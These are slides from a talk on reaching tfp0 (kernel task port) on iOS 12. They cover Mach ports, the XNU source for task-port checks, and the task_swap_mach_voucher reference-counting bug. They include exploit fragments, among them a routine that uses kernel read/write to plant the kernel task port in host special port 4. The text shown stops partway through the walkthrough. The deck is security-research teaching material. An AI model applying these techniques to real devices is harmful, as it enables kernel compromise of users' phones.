From zero to tfp0 in iOS 12

Null Dubai
@prateekg147


What this talk will cover

- **Quick overview of iOS security measures**
- **Into to the Mach subsystem**
- **Task ports, Vouchers, MIG**
- **Reference counting bugs**
- **Walk though of the iOS 12 tfp0 exploit**

What this talk won’t cover

Jailbreaking!

xnu Kernel




```
Searching 3984 files for "CONFIG_EMBEDDED"

/Users/prateek/Documents/DarkMatter/iOS-Research/xnu-4903.221.2/bsd/conf/param.c:
  83  struct   timezone tz = { 0, 0 };
  84
  85: #if CONFIG_EMBEDDED
  86  #define  NPROC 1000          /* Account for TOTAL_CORPSES_ALLOWED by making this slightly
  lower than we can. */
  87  #define  NPROC_PER_UID 950
  ..
  96  int  maxprocperuid = NPROC_PER_UID;
  97
  98: #if CONFIG_EMBEDDED
  99  int hard_maxproc = NPROC;    /* hardcoded limit -- for embedded the number of processes is
  limited by the ASID space */
 100  #else

/Users/prateek/Documents/DarkMatter/iOS-Research/xnu-4903.221.2/bsd/dev/arm/fasttrap_isa.c:
 299          retire_tp = 0;
 300      }
 301: #ifndef CONFIG_EMBEDDED
 302      if (ISSET(current_proc()->p_lflag, P_LNOATTACH)) {
 303          dtrace_probe(dtrace_probeid_error, 0 /* state */, id->fti_probe->ftp_id,
 ...
 503          fasttrap_probe_t *probe = id->fti_probe;
 504
 505: #ifndef CONFIG_EMBEDDED
 506          if (ISSET(current_proc()->p_lflag, P_LNOATTACH)) {
 507              dtrace_probe(dtrace_probeid_error, 0 /* state */, probe->ftp_id,
```

iOS 12 Symbols :/

- **iOS 12 got stripped of all the symbols**
- **Except one kernel that leaked by mistake all the symbols**
- **jtool2 uses those symbols to identify the symbols of other kernelcaches.**

proc_internal.h

```
671  #endif
672  extern lck_grp_attr_t * proc_lck_grp_attr;
673  extern lck_attr_t * proc_lck_attr;
674
675  LIST_HEAD(proclist, proc);
676  extern struct proclist allproc;     /* List of all processes. */
677  extern struct proclist zombproc;    /* List of zombie processes. */
678
679  extern struct proc *initproc;
680  extern void procinit(void);
681  extern void proc_lock(struct proc *);
682  extern void proc_unlock(struct proc *);
683  extern void proc_spinlock(struct proc *);
684  extern void proc_spinunlock(struct proc *);
685  extern void proc_list_lock(void);
686  extern void proc_list_unlock(void);
687  extern void proc_klist_lock(void);
688  extern void proc_klist_unlock(void);
```

iOS 12 Symbols :/

```
prateek:jtool2 -S /Users/prateek/Downloads/kernelcache.release.iphone7 | wc -l
       0
prateek:jtool2 -S /Users/prateek/Downloads/kernelcache.release.n66  | wc -l
    4774
prateek:jtool2 -S /Users/prateek/Downloads/kernelcache.release.n66  | more
fffffff0070d0c7c T _Assert
fffffff007525050 T _Block_size
fffffff0070d2770 T _Debugger
fffffff007527330 T _IOAlignmentToSize
fffffff00759b910 T _IOBSDMountChange
fffffff00759a534 T _IOBSDNameMatching
fffffff00759b888 T _IOBSDRegistryEntryForDeviceTree
fffffff00759b8b4 T _IOBSDRegistryEntryGetData
fffffff00759b8a0 T _IOBSDRegistryEntryRelease
fffffff00757ed80 T _IOCPURunPlatformActiveActions
fffffff00757ecf8 T _IOCPURunPlatformQuiesceActions
fffffff007525898 T _IOCreateThread
fffffff00752adc8 T _IODTFreeLoaderInfo
fffffff00752ae54 T _IODTGetLoaderInfo
fffffff007526f5c T _IODelay
fffffff0075258fc T _IOExitThread
fffffff00759a740 T _IOFindBSDRoot
fffffff007527104 T _IOFindNameForValue
fffffff007527168 T _IOFindValueForName
fffffff007526d80 T _IOFlushProcessorCache
fffffff00752595c T _IOFree
```

iOS 12 Symbols :)

```
prateek:jtool2 --analyze kernelcache.release.iphone10
Analyzing kernelcache..
This is Darwin Kernel Version 18.0.0: Tue Aug 14 22:07:16 PDT 2018; root:xnu-4903.202.2~1/RELEASE_ARM64_T8015
-- Disassembling __TEXT_EXEC.__text..
Disassembling 5605008 bytes from address 0xfffffff0070d4000 (offset 0xd0000):
- Found _start_first_cpu
- Found common_start
- Found _ipc_mqueue_send (instead of _ipc_mqueue_send, caller: _panic)
- Found _alarm_done (instead of _alarm_done, caller: )
- Found _exception_deliver (instead of _exception_deliver, caller: )
- Found _machine_switch_context (instead of _machine_switch_context, caller: )
- Found _kernel_bootstrap (instead of _kernel_bootstrap, caller: )
- Found _kernel_bootstrap_thread (instead of _kernel_bootstrap_thread, caller: _kernel_bootstrap_thread_log)
- Found _load_context (instead of _load_context, caller: )
- Found _vm_mem_bootstrap (instead of _vm_mem_bootstrap, caller: _kernel_debug_string_early)
- Found _ptd_init (instead of _ptd_init, caller: )
- Found _lck_mod_init (instead of _lck_mod_init, caller: _strncpy)
- Found _pmap_map_bd (instead of _pmap_map_bd, caller: )
- Found _machine_startup (instead of _machine_startup, caller: )
- Found _throttle_init (instead of _throttle_init, caller: _PE_get_default)
- Found __ZN6OSKext18registerIdentifierEv (instead of __ZN6OSKext18registerIdentifierEv, caller: _OSKextLog)
Analyzing __DATA_CONST..
- Found Mach Trap Table (@0xfffffff0070b4428)
- Found host_priv MIG with 26 messages!
-- set_dp_control_port:0x0 is not skipped
-- get_dp_control_port:0x0 is not skipped
- Found mach_host MIG with 35 messages!
-- host_get_atm_diagnostic_flag:0x0 is not skipped
-- host_get_multiuser_config_flags:0x0 is not skipped
-- host_check_multiuser_mode:0x0 is not skipped
-- Note: The mach_host MIG subsytem contains more messages (35) than I expected (32)
- Found mach_port MIG with 37 messages!
-- Note: The mach_port MIG subsytem contains more messages (37) than I expected (36)
- Found mach_vm MIG with 21 messages!
- Found processor MIG with 6 messages!
- Found processor_set MIG with 10 messages!
- Found task MIG with 52 messages!
- Found thread_act MIG with 28 messages!
- Found iokit MIG with 88 messages!
- Found sysent (0xfffffff0070bb600)
opened companion file ./kernelcache.release.iphone10.ARM64.95FA03CA-7760-32CB-96B7-6A3C11A54E0E
Dumping symbol cache to file
Symbolicated 5637 symbols to ./kernelcache.release.iphone10.ARM64.95FA03CA-7760-32CB-96B7-6A3C11A54E0E
```

Some iOS security measures


- **AMCC/KTRR**
- **Non-executable heap, heap poisoning**
- **KASLR**
- **Stack/Heap Canaries**
- **Sandboxing**
- **Kernel Address Space Separation**
- **AMFI (Code Signing)/CoreTrust**

Implications

- **ROP Chains harder to write**
- **Heap/Stack overflow attacks harder**
- **Can’t patch the kernel**
- **Gives rise to Data-only attacks**

Intro to Mach

- Mach and BSD are 2 subsystems in *OS that exist together
- A lot of IPC in iOS kernel is handled via the Mach-API
- Very powerful set of APIs that are very powerful and flexible
- Uses 2 kernel abstractions - Ports & Messages
- Ports are endpoints for communication (in general they can have multiple purpose)
- Communication happens with messages. These messages are passed between ports
- Mach API integrates with virtual memory
- Messages can be sent as copy-to-write



Port Rights

- **To send a message to a port, you need port right for it (MACH_PORT_RIGHT_SEND, MACH_PORT_RIGHT_SEND_ONCE etc)**
- **To receive a message for a port, you need receive right for it (MACH_PORT_RIGHT_RECEIVE)**
- **A port can have multiple send rights, but only receive right**
- **Rights are hold at the task level (any thread can modify it)**

PORT RIGHTS
MACH_PORT_RIGHT_SEND
MACH_PORT_RIGHT_RECEIVE
MACH_PORT_RIGHT_SEND_ONCE
MACH_PORT_RIGHT_PORT_SET
MACH_PORT_RIGHT_DEAD_NAME

Port rights vs Port names

- **mach_port_t vs mach_port_name_t**
- **Both are 32 bit integers**
- **mach_port_t is task wide whereas mach_port_name_t only exists within a task**
- **In userland, they are used interchangeably but task wide, mach_port_t carries port rights whereas mach_port_name_t is**

essentially just meaningless

```
16
17 /*
18  * kernel_task_port
19  *
20  * Description:
21  *  The kernel task port.
22  */
23 extern mach_port_t kernel_task_port;
24
25 /*
26  * kernel_task
27  *
28  * Description:
29  *  The address of the kernel_task in kernel memory.
30  */
31 extern uint64_t kernel_task;
32
```

Port types

```
90  typedef natural_t   ipc_kobject_type_t;
91
92  #define IKOT_NONE                   0
93  #define IKOT_THREAD                 1
94  #define IKOT_TASK                   2
95  #define IKOT_HOST                   3
96  #define IKOT_HOST_PRIV              4
97  #define IKOT_PROCESSOR              5
98  #define IKOT_PSET                   6
99  #define IKOT_PSET_NAME              7
100 #define IKOT_TIMER                  8
101 #define IKOT_PAGING_REQUEST         9
102 #define IKOT_MIG                    10
103 #define IKOT_MEMORY_OBJECT          11
104 #define IKOT_XMM_PAGER              12
105 #define IKOT_XMM_KERNEL             13
106 #define IKOT_XMM_REPLY              14
107 #define IKOT_UND_REPLY              15
108 #define IKOT_HOST_NOTIFY            16
109 #define IKOT_HOST_SECURITY          17
110 #define IKOT_LEDGER                 18
111 #define IKOT_MASTER_DEVICE          19
112 #define IKOT_TASK_NAME              20
113 #define IKOT_SUBSYSTEM              21
```

Kernel Task Port

- Ports can be of different types, one of which is task ports
- Task ports can be used to completely control the task
- Read and write virtual memory of the task
- This is the thing we want with an exploit
- Also referred to as tfp0

```
// 29. And finally, deallocate the remaining unneeded (but non-
    corrupted) resources.
pipe_close(pipefds);
free(pipe_buffer);
mach_port_destroy(mach_task_self(), base_port);

// And that's it! Enjoy kernel read/write via kernel_task_port.
INFO("done! port 0x%x is tfp0", kernel_task_port);
```

Kernel Task Port checks

```
782
783  /*
784   *  Routine:    task_for_pid
785   *  Purpose:
786   *      Get the task port for another "process", named by its
787   *      process ID on the same host as "target_task".
788   *
789   *      Only permitted to privileged processes, or processes
790   *      with the same user ID.
791   *
792   *      Note: if pid == 0, an error is return no matter who is calling.
793   *
794   * XXX This should be a BSD system call, not a Mach trap!!!
795   */
796  kern_return_t
797  task_for_pid(
798      struct task_for_pid_args *args)
799  {
800      mach_port_name_t    target_tport = args->target_tport;
801      int                 pid = args->pid;
802      user_addr_t         task_addr = args->t;
803      proc_t              p = PROC_NULL;
804      task_t              t1 = TASK_NULL;
805      task_t              task = TASK_NULL;
806      mach_port_name_t    tret = MACH_PORT_NULL;
807      ipc_port_t          tfpport = MACH_PORT_NULL;
808      void * sright;
809      int error = 0;
810
811      AUDIT_MACH_SYSCALL_ENTER(AUE_TASKFORPID);
812      AUDIT_ARG(pid, pid);
813      AUDIT_ARG(mach_port1, target_tport);
814
815      /* Always check if pid == 0 */
816      if (pid == 0) {
817          (void ) copyout((char *)&t1, task_addr, sizeof(mach_port_name_t));
818          AUDIT_MACH_SYSCALL_EXIT(KERN_FAILURE);
819          return(KERN_FAILURE);
820      }
821
822      t1 = port_name_to_task(target_tport);
823      if (t1 == TASK_NULL) {
824          (void) copyout((char *)&t1, task_addr, sizeof(mach_port_name_t));
825          AUDIT_MACH_SYSCALL_EXIT(KERN_FAILURE);
826          return(KERN_FAILURE);
827      }
```

Kernel Task Port checks

- **MACH APIs call this function**

```
342
343     /*
344      * Find the routine to call, and call it
345      * to perform the kernel function
346      */
347     ipc_kmsg_trace_send(request, option);
348     {
349         if (ptr) {
350         /*
351          * Check if the port is a task port, if its a task port then
352          * snapshot the task exec token before the mig routine call.
353          */
354         ipc_port_t port = request->ikm_header->msgh_remote_port;
355         if (IP_VALID(port) && ip_kotype(port) == IKOT_TASK) {
356             task = convert_port_to_task_with_exec_token(port, &exec_token);
357         }
358
359         (*ptr->routine)(request->ikm_header, reply->ikm_header);
360
361         /* Check if the exec token changed during the mig routine */
362         if (task != TASK_NULL) {
363             if (exec_token != task->exec_token) {
364                 exec_token_changed = TRUE;
365             }
366             task_deallocate(task);
367         }
```

Kernel Task Port checks

```
1516
1517  /*
1518   *  Routine:    convert_port_to_task_with_exec_token
1519   *  Purpose:
1520   *      Convert from a port to a task and return
1521   *      the exec token stored in the task.
1522   *      Doesn't consume the port ref; produces a task ref,
1523   *      which may be null.
1524   *  Conditions:
1525   *      Nothing locked.
1526   */
1527  task_t
1528  convert_port_to_task_with_exec_token(
1529      ipc_port_t      port,
1530      uint32_t        *exec_token)
1531  {
1532      task_t      task = TASK_NULL;
1533
1534      if (IP_VALID(port)) {
1535          ip_lock(port);
1536
1537          if (    ip_active(port)                 &&
1538                  ip_kotype(port) == IKOT_TASK        ) {
1539              task_t ct = current_task();
1540              task = (task_t)port->ip_kobject;
1541              assert(task != TASK_NULL);
1542
1543              if (task_conversion_eval(ct, task)) {
1544                  ip_unlock(port);
1545                  return TASK_NULL;
1546              }
1547
1548              if (exec_token) {
1549                  *exec_token = task->exec_token;
1550              }
1551              task_reference_internal(task);
1552          }
1553
1554          ip_unlock(port);
1555      }
1556
1557      return (task);
1558  }
1559
```

Kernel Task Port checks

```
1368
1369  kern_return_t
1370  task_conversion_eval(task_t caller, task_t victim)
1371  {
1372      /*
1373       * Tasks are allowed to resolve their own task ports, and the kernel is
1374       * allowed to resolve anyone's task port.
1375       */
1376      if (caller == kernel_task) {
1377          return KERN_SUCCESS;
1378      }
1379
1380      if (caller == victim) {
1381          return KERN_SUCCESS;
1382      }
1383
1384      /*
1385       * Only the kernel can can resolve the kernel's task port. We've established
1386       * by this point that the caller is not kernel_task.
1387       */
1388      if (victim == TASK_NULL || victim == kernel_task) {
1389          return KERN_INVALID_SECURITY;
1390      }
1391
1392  #if CONFIG_EMBEDDED
1393      /*
1394       * On embedded platforms, only a platform binary can resolve the task port
1395       * of another platform binary.
1396       */
1397      if ((victim->t_flags & TF_PLATFORM) && !(caller->t_flags & TF_PLATFORM)) {
1398  #if SECURE_KERNEL
1399          return KERN_INVALID_SECURITY;
1400  #else
1401          if (cs_relax_platform_task_ports) {
1402              return KERN_SUCCESS;
1403          } else {
1404              return KERN_INVALID_SECURITY;
1405          }
1406  #endif /* SECURE_KERNEL */
1407      }
1408  #endif /* CONFIG_EMBEDDED */
1409
1410      return KERN_SUCCESS;
1411  }
1412
```

Kernel Task Port checks

```
1252
1253  /*
1254   *      User interface for setting a special port.
1255   *
1256   *      Only permits the user to set a user-owned special port
1257   *      ID, rejecting a kernel-owned special port ID.
1258   *
1259   *      A special kernel port cannot be set up using this
1260   *      routine; use kernel_set_special_port() instead.
1261   */
1262  kern_return_t
1263  host_set_special_port(host_priv_t host_priv, int id, ipc_port_t port)
1264  {
1265      if (host_priv == HOST_PRIV_NULL || id <= HOST_MAX_SPECIAL_KERNEL_PORT || id > HOST_MAX_SPECIAL_PORT)
1266          return (KERN_INVALID_ARGUMENT);
1267
1268  #if CONFIG_MACF
1269      if (mac_task_check_set_host_special_port(current_task(), id, port) != 0)
1270          return (KERN_NO_ACCESS);
1271  #endif
1272
1273      return (kernel_set_special_port(host_priv, id, port));
1274  }
1275
1276  /*
1277   *      User interface for retrieving a special port.
1278   *
1279   *      Note that there is nothing to prevent a user special
1280   *      port from disappearing after it has been discovered by
1281   *      the caller; thus, using a special port can always result
1282   *      in a "port not valid" error.
1283   */
1284
1285  kern_return_t
1286  host_get_special_port(host_priv_t host_priv, __unused int node, int id, ipc_port_t * portp)
1287  {
1288      ipc_port_t port;
1289
1290      if (host_priv == HOST_PRIV_NULL || id == HOST_SECURITY_PORT || id > HOST_MAX_SPECIAL_PORT || id < HOST_MIN_SPECIAL_PORT
1291          return (KERN_INVALID_ARGUMENT);
1292
1293      host_lock(host_priv);
1294      port = realhost.special[id];
1295      *portp = ipc_port_copy_send(port);
1296      host_unlock(host_priv);
1297
1298      return (KERN_SUCCESS);
1299  }
1300
```

Kernel Task Port checks

```
bool patch_host_special_port_4(task_t kernel_task)
{
    DEBUG("Installing host_special_port(4) patch...");

    addr_t *special = (addr_t*)offsets.slid.data_realhost_special;
    vm_address_t kernel_task_addr,
                 kernel_self_port_addr,
                 old_port_addr;
    vm_size_t size;
    kern_return_t ret;

    // Get address of kernel task
    size = sizeof(kernel_task_addr);
    ret = vm_read_overwrite(kernel_task, (vm_address_t)offsets.slid.data_kernel_task, sizeof(kernel_task_addr),
(vm_address_t)&kernel_task_addr, &size);
    if(ret != KERN_SUCCESS)
    {
        THROW("Failed to get kernel task address: %s", mach_error_string(ret));
    }
    DEBUG("Kernel task address: " ADDR, (addr_t)kernel_task_addr);

    // Get address of kernel task/self port
    size = sizeof(kernel_self_port_addr);
    ret = vm_read_overwrite(kernel_task, kernel_task_addr + offsets.unslid.off_task_itk_self, sizeof(kernel_self_port_addr),
(vm_address_t)&kernel_self_port_addr, &size);
    if(ret != KERN_SUCCESS)
    {
        THROW("Failed to get kernel task port address: %s", mach_error_string(ret));
    }
    DEBUG("Kernel task port address: " ADDR, (addr_t)kernel_self_port_addr);
.....................
.....................
```

Kernel Task Port checks

```
// Check if realhost.special[4] is set already
    size = sizeof(old_port_addr);
    ret = vm_read_overwrite(kernel_task, (vm_address_t)(&special[4]), sizeof(old_port_addr), (vm_address_t)&old_port_addr, &size);
    if(ret != KERN_SUCCESS)
    {
        THROW("Failed to read realhost.special[4]: %s", mach_error_string(ret));
    }
    if(old_port_addr != 0)
    {
        if(old_port_addr == kernel_self_port_addr)
        {
            DEBUG("Patch already in place, nothing to do");
            return false;
        }
        else
        {
            THROW("realhost.special[4] has a valid port already");
        }
    }

    // Write to realhost.special[4]
    ret = vm_write(kernel_task, (vm_address_t)(&special[4]), (vm_address_t)&kernel_self_port_addr, sizeof(kernel_self_port_addr));
    if(ret != KERN_SUCCESS)
    {
        THROW("Failed to patch realhost.special[4]: %s", mach_error_string(ret));
    }

    DEBUG("Successfully installed patch");
    return true;
}
```

Kernel Task Port checks

host_special_ports.h

```
71
72  #define HOST_MIN_SPECIAL_PORT           HOST_SECURITY_PORT
73
74  /*
75   * Always provided by kernel (cannot be set from user-space).
76   */
77  #define HOST_PORT                       1
78  #define HOST_PRIV_PORT                  2
79  #define HOST_IO_MASTER_PORT             3
80  #define HOST_MAX_SPECIAL_KERNEL_PORT    7 /* room to grow */
81
82  #define HOST_LAST_SPECIAL_KERNEL_PORT   HOST_IO_MASTER_PORT
83
84  /*
85   * Not provided by kernel
86   */
87  #define HOST_DYNAMIC_PAGER_PORT         (1 + HOST_MAX_SPECIAL_KERNEL_PORT)
88  #define HOST_AUDIT_CONTROL_PORT         (2 + HOST_MAX_SPECIAL_KERNEL_PORT)
89  #define HOST_USER_NOTIFICATION_PORT     (3 + HOST_MAX_SPECIAL_KERNEL_PORT)
90  #define HOST_AUTOMOUNTD_PORT            (4 + HOST_MAX_SPECIAL_KERNEL_PORT)
91  #define HOST_LOCKD_PORT                 (5 + HOST_MAX_SPECIAL_KERNEL_PORT)
92  #define HOST_KTRACE_BACKGROUND_PORT     (6 + HOST_MAX_SPECIAL_KERNEL_PORT)
93  #define HOST_SEATBELT_PORT              (7 + HOST_MAX_SPECIAL_KERNEL_PORT)
94  #define HOST_KEXTD_PORT                 (8 + HOST_MAX_SPECIAL_KERNEL_PORT)
95  #define HOST_LAUNCHCTL_PORT             (9 + HOST_MAX_SPECIAL_KERNEL_PORT)
96  #define HOST_UNFREED_PORT       (10 + HOST_MAX_SPECIAL_KERNEL_PORT)
97  #define HOST_AMFID_PORT         (11 + HOST_MAX_SPECIAL_KERNEL_PORT)
98  #define HOST_GSSD_PORT          (12 + HOST_MAX_SPECIAL_KERNEL_PORT)
99  #define HOST_TELEMETRY_PORT     (13 + HOST_MAX_SPECIAL_KERNEL_PORT)
100 #define HOST_ATM_NOTIFICATION_PORT  (14 + HOST_MAX_SPECIAL_KERNEL_PORT)
101 #define HOST_COALITION_PORT     (15 + HOST_MAX_SPECIAL_KERNEL_PORT)
102 #define HOST_SYSDIAGNOSE_PORT           (16 + HOST_MAX_SPECIAL_KERNEL_PORT)
103 #define HOST_XPC_EXCEPTION_PORT     (17 + HOST_MAX_SPECIAL_KERNEL_PORT)
104 #define HOST_CONTAINERD_PORT        (18 + HOST_MAX_SPECIAL_KERNEL_PORT)
105 #define HOST_NODE_PORT          (19 + HOST_MAX_SPECIAL_KERNEL_PORT)
106 #define HOST_RESOURCE_NOTIFY_PORT   (20 + HOST_MAX_SPECIAL_KERNEL_PORT)
107 #define HOST_CLOSURED_PORT      (21 + HOST_MAX_SPECIAL_KERNEL_PORT)
108 #define HOST_SYSPOLICYD_PORT        (22 + HOST_MAX_SPECIAL_KERNEL_PORT)
109
110 #define HOST_MAX_SPECIAL_PORT       HOST_SYSPOLICYD_PORT
111                                         /* MAX = last since rdar://35861175 */
112
```

Heap

- **Allocations of certain sizes have their own zones**
- **Some special objects have their own special zones**

```
Prateek:~ prateekg147$ sudo zprint
Password:
Sorry, try again.
Password:
                          elem        cur        max        cur        max        cur  alloc  alloc
zone name                 size       size       size      #elts      #elts      inuse   size  count
--------------------------------------------------------------------------------------------------
vm.objects                 256     32676K     66430K     130704     265720     127226     4K     16  C
maps                       248       116K       135K        478        557        438     8K     33
VM.map.entries              80     10116K     11664K     129484     149299     115938     4K     51  C
Reserved.VM.map.entries     80       784K      2560K      10035      32768        740     4K     51
VM.map.copies               80       168K       273K       2150       3499       1633     4K     51  C
VM.map.holes                32       360K        16K      11520        512       9969     4K    128  C
pmap                       368       160K       144K        445        400        427    32K     89  C
pagetable.anchors         4096      1716K      2627K        429        656        427     4K      1  C
pagetable.user.anchors    4096      1716K      2627K        429        656        427     4K      1  C
pv_list                     48     78788K     91860K    1680810    1959688    1674200     4K     85  C
vm.pages.array              56    222472K         0K    4068059          0    4068055     4K     73 XC
vm.pages                    64      2472K         0K      39552          0      38176     4K     64 XC
kalloc.16                   16     17356K     19951K    1110784    1276896    1068790     4K    256  C
kalloc.32                   32      3512K      5911K     112384     189169      77964     4K    128  C
kalloc.48                   48      6648K      8867K     141824     189169     136874     4K     85  C
kalloc.64                   64      7864K      8867K     125824     141877     115993     4K     64  C
kalloc.80                   80      2348K      3941K      30054      50445      27055     4K     51  C
kalloc.96                   96      1944K      2335K      20736      24911      11995     8K     85  C
kalloc.128                 128      8160K      8867K      65280      70938      59431     4K     32  C
kalloc.160                 160      1752K      2335K      11212      14946       8522     8K     51  C
kalloc.192                 192      2604K      3503K      13888      18683       8971    12K     64  C
```

Reference counting

- Reference counts are used to track how many references are contained for a particular object
- Better than garbage collection for places where efficiency is important like the kernel, and also because GC is timed
- When a kernel object has reference count 0, it will be released
- Can lead to UaF , if the reference count is not managed properly (Dangling Pointers)

Dangling Pointers

- **Reallocate Freed Object before the pointer checks again**
- **Idea is to overlap the freed object space with a reallocated object that we control**

The vulnerability

- iOS kernel is open source (at-least most of it)
- Not all vulnerabilities can be found from the source code
- Compiling the kernel creates MIG generated code
- MIG code allows calling kernel functions via Mach APIs
- RPC code that uses client-server Mach IPC
- Autogenerated MIG function provides a wrapper over existing kernel function

The vulnerability

```
kern_return_t
task_swap_mach_voucher(
        task_t                  task,
        ipc_voucher_t           new_voucher,
        ipc_voucher_t           *in_out_old_voucher)
{
        if (TASK_NULL == task)
                return KERN_INVALID_TASK;

        *in_out_old_voucher = new_voucher;
        return KERN_SUCCESS;
}
```

MIG generated function

```
mig_internal novalue _Xtask_swap_mach_voucher
      (mach_msg_header_t *InHeadP, mach_msg_header_t *OutHeadP)
{
...
   kern_return_t RetCode;
   task_t task;
   ipc_voucher_t new_voucher;
   ipc_voucher_t old_voucher;
...
   task = convert_port_to_task(In0P->Head.msgh_request_port);

   new_voucher = convert_port_to_voucher(In0P->new_voucher.name);

   old_voucher = convert_port_to_voucher(In0P->old_voucher.name);

   RetCode = task_swap_mach_voucher(task, new_voucher, &old_voucher);

   ipc_voucher_release(new_voucher);

   task_deallocate(task);

   if (RetCode != KERN_SUCCESS) {
      MIG_RETURN_ERROR(OutP, RetCode);
   }
...
   if (IP_VALID((ipc_port_t)In0P->old_voucher.name))
      ipc_port_release_send((ipc_port_t)In0P->old_voucher.name);

   if (IP_VALID((ipc_port_t)In0P->new_voucher.name))
      ipc_port_release_send((ipc_port_t)In0P->new_voucher.name);
...
   OutP->old_voucher.name = (mach_port_t)convert_voucher_to_port(old_voucher);

   OutP->Head.msgh_bits |= MACH_MSGH_BITS_COMPLEX;
   OutP->Head.msgh_size = (mach_msg_size_t)(sizeof(Reply));
   OutP->msgh_body.msgh_descriptor_count = 1;
}
```

MIG generated function

```
ipc_voucher_t
convert_port_to_voucher(
    ipc_port_t  port)
{
    if (IP_VALID(port)) {
        ipc_voucher_t voucher = (ipc_voucher_t) port->ip_kobject;

        /*
         * No need to lock because we have a reference on the
         * port, and if it is a true voucher port, that reference
         * keeps the voucher bound to the port (and active).
         */
        if (ip_kotype(port) != IKOT_VOUCHER)
            return IV_NULL;

        assert(ip_active(port));

        ipc_voucher_reference(voucher);
        return (voucher);
    }
    return IV_NULL;
}
```

Increase reference count

```
 * Convert a voucher to a port.
 */
ipc_port_t
convert_voucher_to_port(ipc_voucher_t voucher)
{
    ipc_port_t  port, send;

    if (IV_NULL == voucher)
        return (IP_NULL);

    assert(os_ref_get_count(&voucher->iv_refs) > 0);
.................................
    if (1 == port->ip_srights) {
        ipc_port_t old_notify;

        /* transfer our ref to the port, and arm the no-senders notification */
        assert(IP_NULL == port->ip_nsrequest);
        ipc_port_nsrequest(port, port->ip_mscount, ipc_port_make_sonce_locked(port), &old_notify);
        /* port unlocked */
        assert(IP_NULL == old_notify);
    } else {
        /* piggyback on the existing port reference, so consume ours */
        ip_unlock(port);
        ipc_voucher_release(voucher);
    }
    return (send);
}
```

Decrease reference count

The vulnerability

+1 New

+1 Old

-1 New

-1 Old!

```
mig_internal novalue _Xtask_swap_mach_voucher
      (mach_msg_header_t *InHeadP, mach_msg_header_t *OutHeadP)
{
...
  kern_return_t RetCode;
  task_t task;
  ipc_voucher_t new_voucher;
  ipc_voucher_t old_voucher;
...
  task = convert_port_to_task(In0P->Head.msgh_request_port);

  new_voucher = convert_port_to_voucher(In0P->new_voucher.name);

  old_voucher = convert_port_to_voucher(In0P->old_voucher.name);

  RetCode = task_swap_mach_voucher(task, new_voucher, &old_voucher);

  ipc_voucher_release(new_voucher);

  task_deallocate(task);

  if (RetCode != KERN_SUCCESS) {
